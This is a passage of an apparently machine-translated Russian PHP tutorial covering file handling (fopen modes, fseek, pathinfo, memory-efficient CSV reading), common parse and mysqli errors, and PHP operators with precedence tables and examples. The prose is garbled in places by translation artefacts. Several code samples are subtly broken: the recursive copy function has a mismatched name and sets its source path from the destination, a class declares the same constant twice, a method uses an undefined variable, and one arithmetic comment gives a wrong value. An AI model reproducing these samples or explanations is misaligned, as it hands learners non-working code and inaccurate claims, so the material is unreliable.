    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

Это дает:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
```

```
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Проверка типа файла

Используйте `filetype` для проверки типа файла, который может быть:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`
- `unknown`

Передача имени файла в `filetype` файла напрямую:

```
echo filetype("~"); // dir
```

Обратите внимание, что `filetype` возвращает false и запускает `E_WARNING` если файл не существует.

Проверка читаемости и возможности записи

Передача имени файла в функции `is_writable` и `is_readable` проверяет, доступен ли файл для записи или чтения.

Функции возвращают `false` изящно, если файл не существует.

Проверка времени доступа к файлу / изменения времени

Использование `filemtime` и `fileatime` возвращает метку времени последней модификации или доступа к файлу. Возвращаемое значение - это отметка времени Unix - подробности см. В разделе Работа с датами и временем .

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Получить части пути с помощью fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

В этом примере будет выводиться:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Который может использоваться как:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

параметр	подробности
$ путь	Полный путь к файлу, который нужно разобрать
$ опция	Один из четырех доступных опций [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION или PATHINFO_FILENAME]

- Если параметр (второй параметр) не передается, ассоциативный массив возвращается, иначе возвращается строка.
- Не подтверждает, что файл существует.
- Просто анализирует строку на части. В файле не выполняется проверка (нет проверки типа mime и т. Д.).
- Расширение - это просто последнее расширение `$path` . Путь к файлу `image.jpg.png` будет `.png` даже если это технически файл `.jpg` . Файл без расширения не возвращает элемент расширения в массиве.

Минимизировать использование памяти при работе с большими файлами

Если нам нужно проанализировать большой файл, например, CSV более 10 Мбайт,

содержащий миллионы строк, некоторые используют функции `file` или `file_get_contents` и заканчивают тем, что `memory_limit` параметр `memory_limit` с помощью

> Допустимый размер памяти XXXXX байт исчерпан

ошибка. Рассмотрим следующий источник (top-1m.csv имеет ровно 1 миллион строк и составляет около 22 Мбайт)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

Эти результаты:

```
int(262144)
int(210501632)
```

потому что интерпретатору необходимо было держать все строки в `$arr` массиве, поэтому он потреблял ~ 200 Мбайт ОЗУ. Обратите внимание, что мы ничего не сделали с содержимым массива.

Теперь рассмотрим следующий код:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
        file_put_contents('top-1m-reversed.csv',$index . ',' . strrev($row[1]) . PHP_EOL,
FILE_APPEND);
        $index++;
    }
    fclose($handle);
}
var_dump(memory_get_usage(true));
```

которые выходят

```
int(262144)
int(262144)
```

поэтому мы не используем один лишний байт памяти, а анализируем весь CSV и сохраняем его в другом файле, изменяя значение второго столбца. Это потому, что `fgetcsv` читает только одну строку, а `$row` перезаписывается в каждом цикле.

Файл ввода-вывода с потоком

Открытие потока

`fopen` открывает дескриптор потока файлов, который может использоваться с различными функциями для чтения, записи, поиска и других функций поверх него. Это значение относится к типу `resource` и не может быть передано другим потокам, сохраняющим свою функциональность.

```
$f = fopen("errors.log", "a"); // Will try to open errors.log for writing
```

Второй параметр - это режим файлового потока:

Режим	Описание
`r`	Открыть в режиме только для чтения, начиная с начала файла
`r+`	Открыть для чтения и записи, начиная с начала файла
`w`	открыт только для записи, начиная с начала файла. Если файл существует, он очистит файл. Если он не существует, он попытается создать его.
`w+`	открыт для чтения и записи, начиная с начала файла. Если файл существует, он очистит файл. Если он не существует, он попытается создать его.
`a`	откройте файл только для записи, начиная с конца файла. Если файл не существует, он попытается создать его
`a+`	откройте файл для чтения и записи, начиная с конца файла. Если файл не существует, он попытается создать его
`x`	создавать и открывать файл только для записи. Если файл существует, вызов `fopen` не будет завершен
`x+`	создавать и открывать файл для чтения и записи. Если файл существует, вызов `fopen` не будет завершен
`c`	откройте файл только для записи. Если файл не существует, он попытается его создать. Он начнет писать в начале файла, но не удалит файл перед записью
`c+`	откройте файл для чтения и записи. Если файл не существует, он попытается его создать. Он начнет писать в начале файла, но не удалит файл перед записью

Добавление `t` за режим (например, `a+b` , `wt` и т. Д.) В Windows приведет к переводу окончаний строки `"\n"` на `"\r\n"` при работе с файлом. Добавьте `b` за режим, если это не предназначено, особенно если это двоичный файл.

Приложение PHP должно закрывать потоки, используя `fclose` когда они больше не

используются для предотвращения `Too many open files` ошибок `Too many open files` . Это особенно важно в программах CLI, поскольку потоки закрываются только тогда, когда среда выполнения отключается - это означает, что на веб-серверах это *может быть необязательно* (но все же *должно быть* , как практика предотвращения утечки ресурсов), чтобы закрыть потоки если вы не ожидаете, что процесс будет работать в течение длительного времени и не откроет много потоков.

чтение

Использование `fread` будет считывать заданное количество байтов из указателя файла или до тех пор, пока не будет выполняться EOF.

Линии чтения

Использование `fgets` будет читать файл до тех пор, пока не будет достигнут EOL, или данная длина будет считана.

Как `fread` и `fgets` будут перемещать указатель файла во время чтения.

Чтение всего остального

Использование `stream_get_contents` будет `stream_get_contents` все оставшиеся байты в потоке в строку и вернуть ее.

Настройка позиции указателя на файл

Первоначально после открытия потока указатель файла находится в начале файла (или в конце, если используется режим `a`). Использование функции `fseek` переместит указатель файла на новую позицию относительно одного из трех значений:

- `SEEK_SET` : это значение по умолчанию; смещение позиции файла будет относиться к началу файла.
- `SEEK_CUR` : смещение позиции файла будет относительно текущей позиции.
- `SEEK_END` : смещение позиции файла будет относиться к концу файла. Передача отрицательного смещения является наиболее распространенным использованием для этого значения; он переместит позицию файла в указанное количество байт до конца файла.

`rewind` - это удобный ярлык для `fseek($fh, 0, SEEK_SET)` .

Использование `ftell` покажет абсолютную позицию указателя файла.

Например, следующий скрипт читает пропускает первые 10 байт, читает следующие 10 байт, пропускает 10 байтов, читает следующие 10 байт, а затем последние 10 байтов в файле .txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

Пишу

Использование `fwrite` записывает предоставленную строку в файл, начинающийся с текущего указателя файла.

```
fwrite($fh, "Some text here\n");
```

Перемещение и копирование файлов и каталогов

Копирование файлов

`copy` копирует исходный файл в первом аргументе к месту назначения во втором аргументе. Разрешенное место назначения должно быть в каталоге, который уже создан.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Копирование каталогов с рекурсией

Копирование каталогов во многом аналогично удалению каталогов, за исключением того, что для `copy` файлов используется вместо `unlink` , тогда как для каталогов используется `mkdir` вместо `rmdir` , в начале вместо того, чтобы быть в конце функции.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
```

```
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Переименование / Перемещение

Переименование / перемещение файлов и каталогов намного проще. Целые каталоги могут быть перемещены или переименованы в один вызов, используя функцию `rename` .

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Прочитайте Обработка файлов онлайн: https://riptutorial.com/ru/php/topic/1426/обработка-файлов

глава 71: Общие ошибки

Examples

Неожиданный конец $

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

Если вы получите такую ошибку (или иногда `unexpected $end` , в зависимости от версии PHP), вам нужно убедиться, что вы сопоставили все перевернутые запятые, все круглые скобки, все фигурные скобки, все скобки и т. Д.

Следующий код вызвал ошибку выше:

```
<?php
if (true) {
    echo "asdf";
?>
```

Обратите внимание на отсутствие фигурной скобки. Также обратите внимание, что номер строки, показанный для этой ошибки, не имеет значения - он всегда отображает последнюю строку вашего документа.

Вызовите fetch_assoc по логическому

Если вы получите сообщение об ошибке:

```
Fatal error: Call to a member function fetch_assoc() on boolean in
C:\xampp\htdocs\stack\index.php on line 7
```

Другие варианты включают в себя что-то вроде:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

Эти ошибки означают, что что-то не так с вашим запросом (это ошибка PHP / MySQL) или ваши ссылки. Вышеупомянутая ошибка была вызвана следующим кодом:

```
$mysqli = new mysqli("localhost", "root", "");

$query = "SELCT * FROM db"; // notice the errors here
$result = $mysqli->query($query);

$row = $result->fetch_assoc();
```

Чтобы «исправить» эту ошибку, рекомендуется вместо исключения mysql throw исключать:

```
// add this at the start of the script
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

Затем вместо этого вы получите исключение из этого гораздо более полезного сообщения:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Другим примером, который приведет к аналогичной ошибке, является то, где вы просто просто `mysql_fetch_assoc` неверную информацию на функцию `mysql_fetch_assoc` или аналогичную:

```
$john = true;
mysqli_fetch_assoc($john, $mysqli); // this makes no sense??
```

Прочитайте Общие ошибки онлайн: https://riptutorial.com/ru/php/topic/3830/общие-ошибки

глава 72: операторы

Вступление

Оператор - это то, что принимает одно или несколько значений (или выражений в программировании на языке жаргонов) и дает другое значение (так что сама конструкция становится выражением).

Операторы могут быть сгруппированы в соответствии с количеством принятых значений.

замечания

Операторы работают или действуют на один (унарные операторы, такие как `!$a` и `++$a`), два (двоичные операторы, такие как `$a + $b` или `$a >> $b`) или три (единственный тернарный оператор `$a ? $b : $c`).

Приоритет операторов влияет на группирование операторов (как если бы они были в скобках). Ниже приведен список операторов в порядке присутствия (операторы во втором столбце). Если несколько операторов находятся в одной строке, группировка определяется порядком кода, где первый столбец указывает ассоциативность (см. Примеры).

ассоциация	оператор
оставил	`-> ::`
никто	`clone new`
оставил	`[`
право	`**`
право	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
никто	`instanceof`
право	`!`
оставил	`* / %`
оставил	`+ - .`
оставил	`<< >>`
никто	`< <= > >=`

ассоциация	оператор
никто	`== != === !== <> <=>`
оставил	`&`
оставил	`^`
оставил	`|`
оставил	`&&`
оставил	`||`
право	`??`
оставил	`? :`
право	`= += -= *= **= /= .= %= &= ```
оставил	`and`
оставил	`xor`
оставил	`or`

Полная информация о переполнении стека .

Обратите внимание, что функции и языковые конструкции (например, `print`) всегда оцениваются сначала, но любое возвращаемое значение будет использоваться в соответствии с вышеуказанными правилами приоритета / ассоциативности. Особая осторожность необходима, если круглые скобки после языковой конструкции опущены. Например, `echo 2 . print 3 + 4;` echo `721` : часть `print` оценивает `3 + 4` , печатает результат `7` и возвращает `1` . После этого, `2` эхо, конкатенируется с возвращаемым значением `print` (`1`).

Examples

Операторы строк (. И. =)

Есть только два строковых оператора:

- Конкатенация двух строк (точка):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Конкатенация назначения (точка =):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Основное назначение (=)

```
$a = "some string";
```

приводит к `$a` имеющему значение `some string` .

Результатом выражения присваивания является назначаемое значение. **Обратите внимание, что один знак равенства = НЕ для сравнения!**

```
$a = 3;
$b = ($a = 5);
```

делает следующее:

1. Строка 1 назначает от `3` до `$a` .
2. Строка 2 присваивает от `5` до `$a` . Это выражение также дает значение `5` .
3. Строка 2 затем присваивает результат выражения в круглых скобках (`5`) равным `$b` .

Таким образом: как `$a` и `$b` теперь имеют значение `5` .

Комбинированное присвоение (+ = и т. Д.)

Комбинированные операторы присваивания являются ярлыком для операции над некоторой переменной и последующим присвоением этой новой переменной этой переменной.

Арифметика:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Обработка нескольких массивов вместе

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Комбинированная конкатенация и назначение строки:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Комбинированные бинарные операторы присваивания:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Изменение приоритета оператора (с круглыми скобками)

Порядок, в котором операторы оцениваются, определяется *приоритетом оператора* (см. Также раздел «Примечания»).

В

```
$a = 2 * 3 + 4;
```

`$a` получает значение 10, потому что сначала оценивается `2 * 3` (умножение имеет более высокий приоритет, чем добавление), что дает результат `6 + 4` , который равен 10.

Приоритет может быть изменен с помощью круглых скобок: в

```
$a = 2 * (3 + 4);
```

`$a` получает значение 14, потому что сначала оценивается `(3 + 4)` .

ассоциация

Левая ассоциация

Если предел двух операторов равен, ассоциативность определяет группировку (см. Также раздел «Примечания»):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` и `%` имеют одинаковый приоритет и **левую** ассоциативность. Поскольку умножение происходит сначала (слева), оно сгруппировано.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Теперь оператор модуля встречается первым (слева) и поэтому группируется.

Правильная ассоциация

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Оба значения `$a` и `$b` теперь имеют значение `2` потому что `$b += 1` сгруппировано, а затем результат (`$b` равен `2`) присваивается `$a` .

Операторы сравнения

равенство

Для базового тестирования равенства используется равный оператор `==` . Для более полных проверок используйте идентичный оператор `===` .

Идентичный оператор работает так же, как и оператор равенства, требуя, чтобы его операнды имели одинаковое значение, но также требовали, чтобы они имели одинаковый тип данных.

Например, пример ниже будет отображать «a и b равны», но не «a и b идентичны».

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

При использовании оператора равенства числовые строки передаются в целые числа.

Сравнение объектов

`===` сравнивает два объекта, проверяя, являются ли они точно таким **же экземпляром** . Это означает, что `new stdClass() === new stdClass()` разрешает false, даже если они создаются одинаково (и имеют точно такие же значения).

`==` сравнивает два объекта, рекурсивно проверяя, равны ли они (*глубокие равны*). Это означает, что для `$a == $b` , если `$a` и `$b` :

1. того же класса
2. имеют одинаковые свойства, включая динамические свойства
3. для каждого свойства `$property` set, `$property $a->property == $b->property` истинно (следовательно, рекурсивно проверяется).

Другие широко используемые операторы

Они включают:

1. Больше (`>`)
2. Lesser Than (`<`)
3. Больше или равно (`>=`)
4. Меньше или равно (`<=`)
5. Не равно (`!=`)
6. Не одинаково равно (`!==`)

1. **Greater Than** : `$a > $b` , возвращает `true` если значение `$a` больше, чем `$b` , в противном случае возвращает false.

Пример :

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Lesser Than** : `$a < $b` , возвращает `true` если значение `$a` меньше значения `$b` , в противном случае возвращает false.

Пример :

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Больше** или равно: `$a >= $b` , возвращает `true` если значение `$a` больше или равно `$b` или равно `$b` , в противном случае возвращает `false` .

Пример :

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. **Меньше, чем равное** : `$a <= $b` , возвращает значение `true` если значение `$a` меньше или равно `$b` или равно `$b` , в противном случае возвращает значение `false` .

Пример :

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **Не равный / идентичный:** Чтобы перефразировать предыдущий пример равенства, в приведенном ниже примере будет отображаться «a и b не идентичны», но не «a и b не равны».

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Оператор космического корабля (<=>)

PHP 7 представляет новый тип оператора, который может использоваться для сравнения выражений. Этот оператор будет возвращать -1, 0 или 1, если первое выражение меньше, равно или больше второго выражения.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Объекты не сопоставимы, и поэтому это приведет к неопределенному поведению.

Этот оператор особенно полезен при написании пользовательской функции сравнения с использованием `usort` , `uasort` или `uksort` . Например, для массива объектов, которые будут отсортированы по их `weight` свойству, анонимная функция может использовать `<=>` для возврата значения, ожидаемого функциями сортировки.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

В PHP 5 это потребовало бы более сложного выражения.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
```

```
});
```

Оператор Null Coalescing (??)

Null coalescing - новый оператор, введенный в PHP 7. Этот оператор возвращает свой первый операнд, если он установлен, а не `NULL` . В противном случае он вернет свой второй операнд.

Следующий пример:

```
$name = $_POST['name'] ?? 'nobody';
```

эквивалентен обоим:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

а также:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

Этот оператор также может быть цепным (с право-ассоциативной семантикой):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

что эквивалентно:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Замечания:
При использовании коалесцирующего оператора при конкатенации строк не забудьте использовать круглые скобки `()`

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

Это будет выводить только `John` , и если его $ firstName равно null, а $ lastName - `Doe` он

выведет `Unknown Doe` . Чтобы вывести `John Doe` , мы должны использовать круглые скобки, подобные этому.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

Это выведет `John Doe` вместо `John` .

instanceof (оператор типа)

Для проверки того, является ли какой-либо объект определенным классом, оператор (двоичный) `instanceof` может использоваться с PHP версии 5.

Первым (левым) параметром является объект для тестирования. Если эта переменная не является объектом, `instanceof` всегда возвращает `false` . Если используется константное выражение, возникает ошибка.

Второй (правый) параметр - это класс для сравнения. Класс может быть предоставлен как само имя класса, строковая переменная, содержащая имя класса (а не строковая константа!) Или объект этого класса.

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` также может использоваться для проверки того, является ли объект некоторого класса, который расширяет другой класс или реализует некоторый интерфейс:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}
```

```
$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

(Для того, чтобы проверить , является ли объект *не* какого - то класса, не оператор `!`) Может быть использован:

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Обратите внимание, что круглые скобки вокруг `$o instanceof MyClass` не нужны, потому что `instanceof` имеет более высокий приоритет, чем `!` , хотя это может сделать код более удобным для чтения *с* круглыми скобками.

Предостережения

Если класс не существует, вызываемые функции автозагрузки вызываются, чтобы попытаться определить класс (это тема, выходящая за рамки этой части Документации!). В версиях PHP до 5.1.0 оператор `instanceof` также запускает эти вызовы, тем самым фактически определяя класс (и если класс не может быть определен, произойдет фатальная ошибка). Чтобы этого избежать, используйте строку:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

Начиная с версии PHP 5.1.0, зарегистрированные автозагрузчики больше не вызывают в этих ситуациях.

Старые версии PHP (до 5.0)

В более ранних версиях PHP (до 5.0) функция `is_a` может использоваться для определения того, какой объект принадлежит некоторому классу. Эта функция устарела в PHP версии 5 и не указана в PHP версии 5.3.0.

Тернарный оператор (? :)

Тернарный оператор можно рассматривать как оператор inline `if` . Он состоит из трех частей. `operator` и два результата. Синтаксис выглядит следующим образом:

```
$value = <operator> ? <true value> : <false value>
```

Если `operator` оценивается как `true` , значение в первом блоке будет возвращено (`<true value>`), иначе будет возвращено значение во втором блоке (`<false value>`). Поскольку мы устанавливаем значение `$value` для результата нашего тернарного оператора, он сохраняет возвращаемое значение.

Пример:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` будет содержать строку `'default'` если `empty($_POST['action'])` значение true. В противном случае оно будет содержать значение `$_POST['action']` .

Выражение `(expr1) ? (expr2) : (expr3)` оценивает `expr2` если `expr1` оценивается как `true` , а `expr3` если `expr1` оценивается как `false` .

Можно исключить среднюю часть тернарного оператора. Expression `expr1 ?: expr3` возвращает `expr1` если `expr1` значение TRUE и `expr3` противном случае. `?:` часто называют оператором *Элвиса* .

Это ведет себя как оператор Null Coalescing `??` , за исключением того, что `??` требует, чтобы левый операнд был точно `null` а `?:` пытается разрешить левый операнд в логическое и проверить, разрешает ли он логическое значение `false` .

Пример:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

В этом примере `setWidth` принимает параметр ширины или значение по умолчанию 0 для изменения значения сеанса ширины. Если `$width` равно 0 (если `$width` не указана), который будет разрешен для boolean false, вместо этого используется значение `getDefaultWidth()` .

Функция `getDefaultWidth()` не будет вызываться, если `$width` не разрешалось для boolean false.

Дополнительные сведения о преобразовании переменных в boolean см. В разделе Типы .

Приращение (++) и Decrementing Operators (-)

Переменные могут быть увеличены или уменьшены на 1 с `++` или `--` , соответственно. Они могут либо предшествовать, либо преуспеть в переменных и слегка варьироваться семантически, как показано ниже.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

Более подробную информацию об операторах увеличения и уменьшения можно найти в официальной документации .

Оператор выполнения (``)

Оператор выполнения PHP состоит из backticks (``) и используется для запуска команд оболочки. Результат команды будет возвращен и может поэтому храниться в переменной.

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

Обратите внимание, что оператор execute и `shell_exec()` даст тот же результат.

Логические операторы (&& / AND и || / OR)

В PHP существует две версии логических операторов AND и OR.

оператор	Правда, если
`$a and $b`	И `$a` и `$b` истинны
`$a && $b`	И `$a` и `$b` истинны

оператор	Правда, если
`$a or $b`	Либо `$a` либо `$b` истинно
`$a || $b`	Либо `$a` либо `$b` истинно

Заметим, что `&&` и `||` операторы имеют более высокий приоритет, чем `and` и / `or` . См. Таблицу ниже:

оценка	Результат `$e`	Оценивается как
`$e = false || true`	Правда	`$e = (false || true)`
`$e = false or true`	Ложь	`($e = false) or true`

Из-за этого безопаснее использовать `&&` и `||` вместо `and` и / `or` .

Побитовые операторы

Префикс побитовых операторов

Побитовые операторы похожи на логические операторы, но выполняются за бит, а не по логическому значению.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Операторы битмасс-битмаски

Побитовое И `&` : бит устанавливается только в том случае, если он установлен в обоих операндах

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Побитовое ИЛИ `|` : бит устанавливается, если он установлен в любом или обоих операндах

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Побитовое XOR `^` : бит устанавливается, если он установлен в один операнд и не установлен в другом операнде, т. Е. Только если этот бит находится в другом состоянии в двух операндах

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Пример использования битмасков

Эти операторы могут использоваться для управления битмашками. Например:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Здесь `|` оператор используется для объединения двух битмасков. Хотя `+` имеет тот же эффект, `|` подчеркивает, что вы комбинируете битмаски, а не добавляете два нормальных целых числа.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

Этот пример (при условии, что `$option` всегда содержит только один бит) использует:

- Оператор `^` удобно переключать битмаски.
- `|` оператора, чтобы установить бит, пренебрегая его исходным состоянием или другими битами
- оператор `~` для преобразования целого числа с одним битом, установленным в целое число, причем только один бит не задан
- Оператор `&` отменяет бит, используя эти свойства `&` :

    - Так как `&=` с битом набора ничего не сделает (`(1 & 1) === 1` , `(0 & 1) === 0`), то выполнение `&=` с целым числом с единственным не установленным битом будет только отменять этот бит , не влияя на другие биты.
    - `&=` с несоответствующим битом будет отменять этот бит (`(1 & 0) === 0` , `(0 & 0) === 0`)
- Использование оператора `&` с другой битовой маской отфильтровывает все остальные биты, не заданные в этой битовой маске.
    - Если на выходе установлены какие-либо биты, это означает, что включена одна из опций.
    - Если на выходе есть все бит битовой маски, это означает, что все параметры в битовой маске включены.

Имейте в виду , что эти операторы сравнения: (`< > <= >= == === != !== <> <=>`) имеют более высокий приоритет , чем эти операторы битовая-битовых масок: (`| ^ &`). Поскольку побитовые результаты часто сравниваются с использованием этих операторов сравнения, это общая ошибка, о которой нужно знать.

Операторы битового сдвига

Побитовый сдвиг влево `<<` : сдвинуть все биты влево (более значимые) на заданное количество шагов и отбросить биты, превышающие размер int

`<< $x` эквивалентно отключению наивысших битов `$x` и умножению на `$x` th мощности 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFF
```

Побитовое смещение вправо `>>` : сбросить самый низкий сдвиг и сдвинуть оставшиеся биты вправо (менее значимые)

`>> $x` эквивалентно делению на `$x` th степени 2 и отбрасывать нецелую часть

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Пример использования смещения битов:

Быстрое деление на 16 (более высокая производительность, чем `/= 16`)

```
$x >>= 4;
```

В 32-битных системах это отбрасывает все биты в целое число, устанавливая значение 0. В 64-битных системах это приводит к сбою наиболее значимых 32 бит и сохраняет минимум

```
$x = $x << 32 >> 32;
```

Значимые 32 бита, эквивалентные `$x & 0xFFFFFFFF`

Примечание. В этом примере используется `printf("%'06b")` . Он выводит значение в 6 двоичных разрядов.

Операторы объектов и классов

Доступ к объектам или классам осуществляется с помощью оператора объекта (`->`) и оператора класса (`::` .

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
